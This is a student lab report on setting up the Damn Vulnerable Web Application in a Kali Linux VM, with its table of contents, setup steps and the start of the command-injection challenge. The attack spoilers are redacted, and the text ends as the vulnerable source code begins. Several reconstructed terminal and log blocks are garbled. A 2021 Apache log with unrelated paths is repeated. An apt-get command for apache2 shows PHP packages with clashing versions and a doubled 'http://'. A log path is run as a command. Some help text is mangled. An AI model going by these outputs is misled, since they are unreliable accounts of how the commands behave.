



Lebanese American University

School of Arts and Sciences

Department of Computer Science and Mathematics

CSC435 (Computer Security)

Lab #03 (Web Attacks)

A Report Done By

Ahmad Hussein

ahmad.hussein03@lau.edu

Mahmoud Joumaa

mahmoud.joumaa@lau.edu

And presented to Dr. Ayman Tajeddine

November 2023

Table of Contents



I.	Prelab – Setting Up The Environment	4
1.	Downloading and Setting Up a Virtual Machine.....	4
2.	Downloading and Setting Up DVWA	4
3.	Downloading and Setting Up Other Software	12
	Machine MAC and IP Addresses.....	13
II.	Command Execution and SQL Injection Challenges.....	13
1.	Command Injection.....	13
a.	Low	14
b.	Medium.....	15
c.	High.....	17
d.	Impossible.....	19
2.	SQL Injection (SQLi)	19
a.	Low	20
b.	Medium.....	23
c.	High.....	25
d.	Impossible.....	28
3.	SQL Injection (Blind)	28
a.	Low	29
b.	Medium.....	31
c.	High.....	33
d.	Impossible.....	34
III.	Cross-Site Scripting (XSS) Challenges.....	35
1.	XSS (DOM)	35
a.	Low	36
b.	Medium.....	37
c.	High.....	40
d.	Impossible.....	41
2.	XSS (Reflected)	41
a.	Low	42
b.	Medium.....	43
c.	High.....	44
d.	Impossible.....	46

3. XSS (Stored)	46
a. Low	47
b. Medium.....	49
c. High.....	51
d. Impossible.....	52
IV. Other Challenges.....	53
1. Brute Force.....	53
a. Low	53
b. Medium.....	56
c. High.....	57
d. Impossible.....	61
2. File Inclusion	61
a. Low	61
b. Medium.....	63
c. High.....	64
d. Impossible.....	65
3. File Upload.....	65
a. Low	66
b. Medium.....	68
c. High.....	70
d. Impossible.....	73
4. CSP Bypass.....	73
a. Low	74
b. Medium.....	76
c. High.....	77
d. Impossible.....	78
V. Conclusion	78
VI. References.....	79

I. Prelab – Setting Up The Environment

1. Downloading and Setting Up a Virtual Machine

Before implementing the web attacks, we downloaded the virtual machine that we used for this lab. We opted for *Kali Linux* as it may be a good choice for setting up Damn Vulnerable Web Application (DVWA) as discussed in the next section.



2. Downloading and Setting Up DVWA


We first installed *apache*, which is the PHP web server to be utilized by DVWA.




Next, we installed *git* to be able to clone DVWA from GitHub.




We then started the *apache2* service and installed DVWA using the *git clone* command.




After those two commands completed executed, we navigated to *localhost/DVWA* to make sure the executions were successful.



Following the provided tutorial (check Section VI: References), we copied the DVWA configuration file “*config.inc.php.dist*” as “*config.inc.php*”.



The next step was to start the *MySQL* service as shown in the next screenshot.



However, the pages seemed to be failing to link to the CSS styles, so we opted to uninstall *PHP* (using the *purge* command) and reinstall it (using the *install* command). This fixed the issue as shown in upcoming screenshots.

Database Setup

Click on the 'Create / Reset Database' button below to create or reset your database.
If you get an error make sure you have the correct user credentials in: ".realpath(getcwd()) . DIRECTORY_SEPARATOR . "config" . DIRECTORY_SEPARATOR . "config.inc.php" . "

If the database already exists, it will be cleared and the data will be reset.
You can also use this to reset the administrator credentials ('admin // password') at any stage.

Setup Check

```

{$SERVER_NAME}
{$DVWAOS}


PHP version: " . phpversion() . "
{$phpDisplayErrors}
{$phpDisplayStartupErrors}
{$phpURLInclude}
{$phpfopen}
{$phpGD}
{$phpMySQL}
{$phpPDO}

Backend database: {$database_type_name}
{$MYSQL_USER}
{$MYSQL_PASS}
{$MYSQL_DB}
{$MYSQL_SERVER}
{$MYSQL_PORT}

{$DVWARcaptcha}
{$DVWAUploadsWrite}
{$balkWritable}

```

Status in red, indicate there will be an issue when trying to complete some modules.



After fixing the styling issue, we navigated to `localhost/DVWA/setup.php` for a setup check.

Setup Check

Web Server SERVER_NAME: localhost
Operating system: *nix

```

PHP version: 8.2.10
PHP function display_errors: Disabled
PHP function display_startup_errors: Disabled
PHP function error_reporting: Disabled
PHP function allow_url_fopen: Enabled
PHP module gd: Missing - Only an issue if you want to play with captchas
PHP module myqsl: Missing - Only an issue if you want to play with MySQL
PHP module myqsli: Missing - Only an issue if you want to play with MySQL

Backend database: MySQL/MariaDB
Database username: dvwa
Database password: *****
Database database: dvwa
Database host: 127.0.0.1
Database port: 3306


reCAPTCHA key: Missing
Writable folder /var/www/html/DVWA/hackable/uploads/: Yes
Writable folder /var/www/html/DVWA/config/: Yes

Status in red, indicate there will be an issue when trying to complete some modules.
If you see disabled on either allow_url_fopen or allow_url_include, set the following in your php.ini file and restart Apache:
allow_url_fopen = On
allow_url_include = On
These are only required for the file inclusion labs so unless you want to play with those, you can ignore them.


```

Damn Vulnerable Web Application (DVWA)

Following the provided tutorial, we connected to the database and executed the *flush privileges* command after creating the *DVWA* database.



Upon redirecting from the *setup.php* page and onto the login page, a white screen is shown, indicating an error.



That is why we navigate to, and analyzed the contents of, the *apache2 log file* in an attempt to catch the error causing the white screen.

```
File Actions Edit View Help
Apache2 Log File /var/log/apache2/error.log
[Mon Nov 22 14:34:30 2021] [error] PHP Warning:  PHP Fatal error:  Call to undefined function mysql_connect() in /var/www/html/Chal20_SMB/MYSQL/testLobQuerying/test.php at line 10.  Apache2: http://127.0.0.1/testLobQuerying/test.php
[Mon Nov 22 14:34:30 2021] [error] PHP Stack trace:
[Mon Nov 22 14:34:30 2021] [error]   #0 {main}() : eval()'d code on line 10
[Mon Nov 22 14:34:30 2021] [error] PHP Error Log file: /var/log/php.error.log
```

```
File Actions Edit View Help
Apache2 Log File /var/log/apache2/error.log
[Mon Nov 22 14:34:30 2021] [error] PHP Warning:  PHP Fatal error:  Call to undefined function mysql_connect() in /var/www/html/Chal20_SMB/MYSQL/testLobQuerying/test.php at line 10.  Apache2: http://127.0.0.1/testLobQuerying/test.php
[Mon Nov 22 14:34:30 2021] [error] PHP Stack trace:
[Mon Nov 22 14:34:30 2021] [error]   #0 {main}() : eval()'d code on line 10
[Mon Nov 22 14:34:30 2021] [error] PHP Error Log file: /var/log/php.error.log
```

Upon inspection, we realized that the *php-mysql* extension was missing and consequently installed it using the *install php-mysql* command. This solved the issue as no error was then flagged.

```

root@kali:~# apt-get install apache2 mysql-server
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  attrcacher attrcacher-patched libluajit-5.1-2 libluajit-5.1-common python3-qrcode
Use 'apt-get autoremove' to remove them.
The following additional packages will be installed:
  php5-mysql
The following NEW packages will be installed:
  php5-mysql php8.2-mysql
0 upgraded, 2 newly installed, 0 to remove and 1036 not upgraded.
Need to get 124 kB of archives.
After this operation, 398.2 kB of additional disk space will be used.
Do you want to continue? [y/n] y
Get:1 http:// kali.download/kali kali-rolling/main amd64 php8.2-mysql 8.2.10-2 [117 kB]
Get:2 http://http://kali.kali.org/kali kali-rolling/main amd64 php5-mysql all 2:8.2+93 [3668 B]
Preparing to unpack .../php5-mysql_8.2.10-2_amd64.deb ...
Unpacking php5-mysql (8.2.10-2) ...
Selecting previously unselected package php8.2-mysql.
Preparing to unpack .../php8.2-mysql_2:8.2+93_all.deb ...
Unpacking php8.2-mysql (2:8.2+93) ...
Setting up php8.2-mysql (8.2.10-2) ...
Setting up php5-mysql (8.2.10-2) ...
Creating config file /etc/php/8.2/mods-available/mysqlnd.ini with new version
Creating config file /etc/php/8.3/mods-available/mysqlnd.ini with new version
Creating config file /etc/php/8.2/mods-available/pdo_mysql.ini with new version
Setting up php8.2-mysql (2:8.2+93) ...
Processing triggers for libc-bin (2.2.10-2_amd64) ...
Processing triggers for libapache2-mod-php8.2 (8.2.10-2) ...
Processing triggers for php8.2-cli (8.2.10-2) ...
root@kali:~# systemctl restart apache2
root@kali:~# ./var/log/apache2
root@kali:~# ./var/log/apache2

```

Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an easy tool for security professionals to test their skills and tools in a legal environment, help web developers learn the processes of securing web applications and to aid both students & teachers to teach about web application security in a controlled class room environment.

The aim of DVWA is to practice some of the most common web vulnerabilities, with various levels of difficulty, with a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or skipping any module and moving up to reach the highest level they can before moving onto the next one. There is no limit to the complexity of the modules, as long as they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are both documented and undocumented vulnerability with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

WARNING!


Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

Disclaimer


We do not take responsibility for the way in which any one uses this application (DVWA). We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

More Training Resources

DVWA aims to cover the most commonly seen vulnerabilities found in today's web applications. However there





As a final step for setting up DVWA, we installed *php-gd* and, after running a final setup check, we set the security level to *low* in the *DVWA Security* tab, and are now ready to implement the different web attacks listed for this lab.



3. Downloading and Setting Up Other Software

Note that the following software discussed in this section were downloaded, during working on the lab, when we had reached their respective sections. The installation process is included here for ease of navigation and context flow.

Machine MAC and IP Addresses

	<p>Virtual Machine</p> <p>MAC Address: 08:00:27:9a:c4:05 IP Address: 10.0.2.15</p>
	<p>Host Machine</p> <p>MAC Address: F0-9E-4A-FD-00-34 IP Address: 192.168.0.104</p>

For the following sections (II through IV), it is important to note that the impossible level serves as a reference point for best practices to protect against such attacks, thus rendering it *impossible* to crack.

II. Command Execution and SQL Injection Challenges

1. Command Injection

Referring to DVWA's *View Help* option, our objective is to find the *user* of the web service as well as the *hostname* of the machine via Remote Code Execution (RCE).

Since the commands execute with the same privilege as the web service, the victim would be vulnerable to any command that could be executed within the provided privilege, including listing files, manipulating directories, or installing and deleting applications or services.

About

The purpose of the command injection attack is to inject and execute commands specified by the attacker in the vulnerable application. In situation like this, the application, which executes unwanted system commands, is like a pseudo system shell, and the attacker may use it as any authorized system user. However, commands are executed with the same privileges and environment as the web service has.

Command injection attacks are possible in most cases because of lack of correct input data validation, which can be manipulated by the attacker (forms, cookies, HTTP headers etc.).

The syntax and commands may differ between the Operating Systems (OS), such as Linux and Windows, depending on their desired actions.

This attack may also be called "Remote Command Execution (RCE)".

Objective

Remotely, find out the user of the web service on the OS, as well as the machines hostname via RCE.

Low Level

This allows for direct input into one of many PHP functions that will execute commands on the OS. It is possible to escape out of the designed command and execute unintentional actions.

This can be done by adding on to the request, "once the command has executed successfully, run this command".

Spoiler: [REDACTED]. Example: [REDACTED].

Medium Level

The developer has read up on some of the issues with command injection, and placed in various pattern patching to filter the input. However, this isn't enough.

Various other system syntaxes can be used to break out of the desired command.

Spoiler: [REDACTED]

High Level

In the high level, the developer now backs to the devolving based and uses even more syntax to switch. But even this isn't enough.

a. Low

Before attempting the attack, we checked the page's behavior against expected input.

Ping a device

Enter an IP address: Submit

```
PING google.com (142.250.200.238) 56(84) bytes of data.
64 bytes from mrs08s18-in-f14.1e100.net (142.250.200.238): icmp_seq=1 ttl=111 time=46.6 ms
64 bytes from mrs08s18-in-f14.1e100.net (142.250.200.238): icmp_seq=2 ttl=111 time=45.8 ms
64 bytes from mrs08s18-in-f14.1e100.net (142.250.200.238): icmp_seq=3 ttl=111 time=44.9 ms
64 bytes from mrs08s18-in-f14.1e100.net (142.250.200.238): icmp_seq=4 ttl=111 time=46.2 ms
...
--- google.com ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 300ms
rtt min/avg/max/mdev = 44.910/45.541/46.184/0.578 ms
```

More Information

- <https://www.scribd.com/doc/2530476/PHP-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/sh/>
- https://owasp.org/www-community/attacks/Command_Injection

We then inspected the following provided source code:

The screenshot shows the source code for the 'view_source_all.php?id=exec' page. It contains PHP code that constructs a command based on user input (\$target) and executes it using shell_exec(). The code includes comments for determining the OS and executing the ping command. A feedback message is printed to the user.

```

<?php
if( isset( $_POST[ 'Submit' ] ) ) {
